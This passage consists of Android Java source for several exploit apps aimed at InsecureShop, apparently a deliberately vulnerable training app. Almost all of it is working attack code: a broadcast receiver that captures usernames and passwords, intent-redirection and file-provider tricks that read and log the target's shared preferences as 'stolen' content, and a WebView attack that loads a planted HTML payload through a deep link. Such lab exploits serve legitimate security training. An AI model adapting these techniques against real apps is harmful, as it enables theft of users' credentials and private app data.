        triggerVulnerableActivity();
    }

    private void setupReceiver() {
        exploitReceiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                if (intent != null) {
                    String username = intent.getStringExtra("username");
                    String password = intent.getStringExtra("password");

                    Log.d(TAG, "Captured Username: " + username);
                    Log.d(TAG, "Captured Password: " + password);
                }
            }
        };

        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
            registerReceiver(exploitReceiver, new IntentFilter(BROADCAST_ACTION),
                Context.RECEIVER_EXPORTED);
        } else {

```

```

        registerReceiver(exploitReceiver, new IntentFilter(BROADCAST_ACTION));
    }
}

private void triggerVulnerableActivity() {
    Intent intent = new Intent();
    intent.setClassName(TARGET_PACKAGE, TARGET_ACTIVITY);
    startActivity(intent);
}

@Override
protected void onDestroy() {
    super.onDestroy();
    if (exploitReceiver != null) {
        unregisterReceiver(exploitReceiver);
    }
}
}

```

NesterovProductListActivityExploit

MainActivity.java:

```
package com.insecureshopapp.nesterovproductlistactivityexploit;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Build;
import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    private BroadcastReceiver receiver;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        receiver = new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                Intent webViewIntent = new Intent("com.insecureshop.action.WEBVIEW");
                webViewIntent.putExtra("url", "https://ctftime.org/team/87478");
                webViewIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                startActivity(webViewIntent);
            }
        };

        IntentFilter filter = new IntentFilter("com.insecureshop.action.PRODUCT_DETAIL");

        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
            registerReceiver(receiver, filter, Context.RECEIVER_EXPORTED);
        } else {
            registerReceiver(receiver, filter);
        }
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        if (receiver != null) {
            unregisterReceiver(receiver);
        }
    }
}
```

NesterovProtectedInsecureProviderExploit

MainActivity.java:

```

package com.insecureshopapp.nesterovprotectedinsecureproviderexploit;

import android.content.ClipData;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    private static final String TARGET_PACKAGE = "com.insecureshop";
    private static final String TARGET_ACTIVITY = "com.insecureshop.WebView2Activity";
    private static final String PROVIDER_URI =
"content://com.insecureshop.file_provider/root/data/data/com.insecureshop/shared_prefs/Prefs.xml";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent payloadIntent = new Intent(this, Activity2.class);
        Uri uri = Uri.parse(PROVIDER_URI);

        payloadIntent.setData(uri);
        payloadIntent.setClipData(ClipData.newRawUri("", uri));
        payloadIntent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);

        Intent exploitIntent = new Intent();
        exploitIntent.setClassName(TARGET_PACKAGE, TARGET_ACTIVITY);
        exploitIntent.putExtra("extra_intent", payloadIntent);

        startActivity(exploitIntent);
    }
}

```

Activity2.java:

```

package com.insecureshopapp.nesterovprotectedinsecureproviderexploit;

import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
import androidx.appcompat.app.AppCompatActivity;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

```

```

public class Activity2 extends AppCompatActivity {

    private static final String TAG = "ExploitLog";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_2);

        if (getIntent().getData() != null) {
            logFileContent(getIntent().getData());
        }
    }

    private void logFileContent(Uri uri) {
        try {
            InputStream inputStream = getContentResolver().openInputStream(uri);
            if (inputStream != null) {
                BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));
                StringBuilder sb = new StringBuilder();
                String line;
                while ((line = reader.readLine()) != null) {
                    sb.append(line).append("\n");
                }
                reader.close();
                Log.d(TAG, "STEAL SUCCESS:\n" + sb.toString());
            }
        } catch (Exception e) {
            Log.e(TAG, "Error: " + e.getMessage());
        }
    }
}

```

NesterovResultActivityExploit

MainActivity.java:

```

package com.insecureshopapp.nesterovresultactivityexploit;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
import androidx.appcompat.app.AppCompatActivity;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class MainActivity extends AppCompatActivity {

    private static final String TAG = "ExploitLog";
    private static final int REQUEST_CODE_EXPLOIT = 1;
    private static final String TARGET_PACKAGE = "com.insecureshop";
    private static final String TARGET_ACTIVITY = "com.insecureshop.ResultActivity";
    private static final String PROVIDER_URI =
"content://com.insecureshop.file_provider/root/data/data/com.insecureshop/shared_prefs/Prefs.xml";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        startExploitActivity();
    }

    private void startExploitActivity() {
        Intent intent = new Intent();
        intent.setClassName(TARGET_PACKAGE, TARGET_ACTIVITY);
        intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);

        Uri contentUri = Uri.parse(PROVIDER_URI);
        intent.setData(contentUri);

        startActivityForResult(intent, REQUEST_CODE_EXPLOIT);
    }

    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);

        if (requestCode == REQUEST_CODE_EXPLOIT && resultCode == RESULT_OK && data !=
null) {
            handleResult(data);
        }
    }

```

```

    }

    private void handleResult(Intent data) {
        Uri returnedUri = data.getData();
        if (returnedUri != null) {
            readAndLogContent(returnedUri);
        } else {
            Log.e(TAG, "Returned URI is null.");
        }
    }
}

private void readAndLogContent(Uri uri) {
    try (InputStream inputStream = getContentResolver().openInputStream(uri);
        BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream))) {

        StringBuilder result = new StringBuilder();
        String line;
        while ((line = reader.readLine()) != null) {
            result.append(line).append("\n");
        }

        Log.d(TAG, "STOLEN FILE CONTENT:\n" + result.toString());

    } catch (Exception e) {
        Log.e(TAG, "Error reading stolen content: " + e.getMessage());
    }
}
}

```

NesterovInsecureWebViewPropertiesExploit

MainActivity.java:

```

package com.insecureshopapp.nesterovinsecurewebviewpropertiesexploit;

import android.Manifest;
import android.content.Intent;
import android.content.pm.PackageManager;
import android.net.Uri;
import android.os.Bundle;
import android.os.Environment;
import android.util.Log;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import androidx.core.app.ActivityCompat;
import androidx.core.content.ContextCompat;
import java.io.*;

public class MainActivity extends AppCompatActivity {
    private static final String TAG = "ExploitApp";
    private static final int PERMISSION_REQUEST = 1;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        if (ContextCompat.checkSelfPermission(this,
Manifest.permission.WRITE_EXTERNAL_STORAGE)
            != PackageManager.PERMISSION_GRANTED) {
            ActivityCompat.requestPermissions(this,
                new String[]{Manifest.permission.WRITE_EXTERNAL_STORAGE},
                PERMISSION_REQUEST);
        } else {
            runExploit();
        }
    }

    @Override
    public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
        super.onRequestPermissionsResult(requestCode, permissions, grantResults);
        if (requestCode == PERMISSION_REQUEST && grantResults.length > 0
            && grantResults[0] == PackageManager.PERMISSION_GRANTED) {
            runExploit();
        } else {
            Toast.makeText(this, "Permissions required!", Toast.LENGTH_LONG).show();
        }
    }
}

```

```

private void runExploit() {
    try {
        BufferedReader reader = new BufferedReader(
            new InputStreamReader(getAssets().open("exploit.html")));
        StringBuilder sb = new StringBuilder();
        String line;
        while ((line = reader.readLine()) != null) {
            sb.append(line).append("\n");
        }
        reader.close();

        File payload = new File(Environment.getExternalStorageDirectory(), "exploit.html");
        FileOutputStream fos = new FileOutputStream(payload);
        fos.write(sb.toString().getBytes());
        fos.close();

        Log.d(TAG, "Payload saved: " + payload.getAbsolutePath());
        Toast.makeText(this, "Payload: " + payload.getAbsolutePath(),
            Toast.LENGTH_SHORT).show();

        Intent intent = new Intent("android.intent.action.VIEW");
        intent.setClassName("com.insecureshop", "com.insecureshop.WebViewActivity");
        intent.setData(Uri.parse("insecureshop://com.insecureshop/web?url=file://" +
payload.getAbsolutePath()));
        startActivity(intent);
    } catch (Exception e) {
        Log.e(TAG, "Error: " + e.getMessage());
        Toast.makeText(this, "Error: " + e.getMessage(), Toast.LENGTH_LONG).show();
        e.printStackTrace();
    }
}
}

```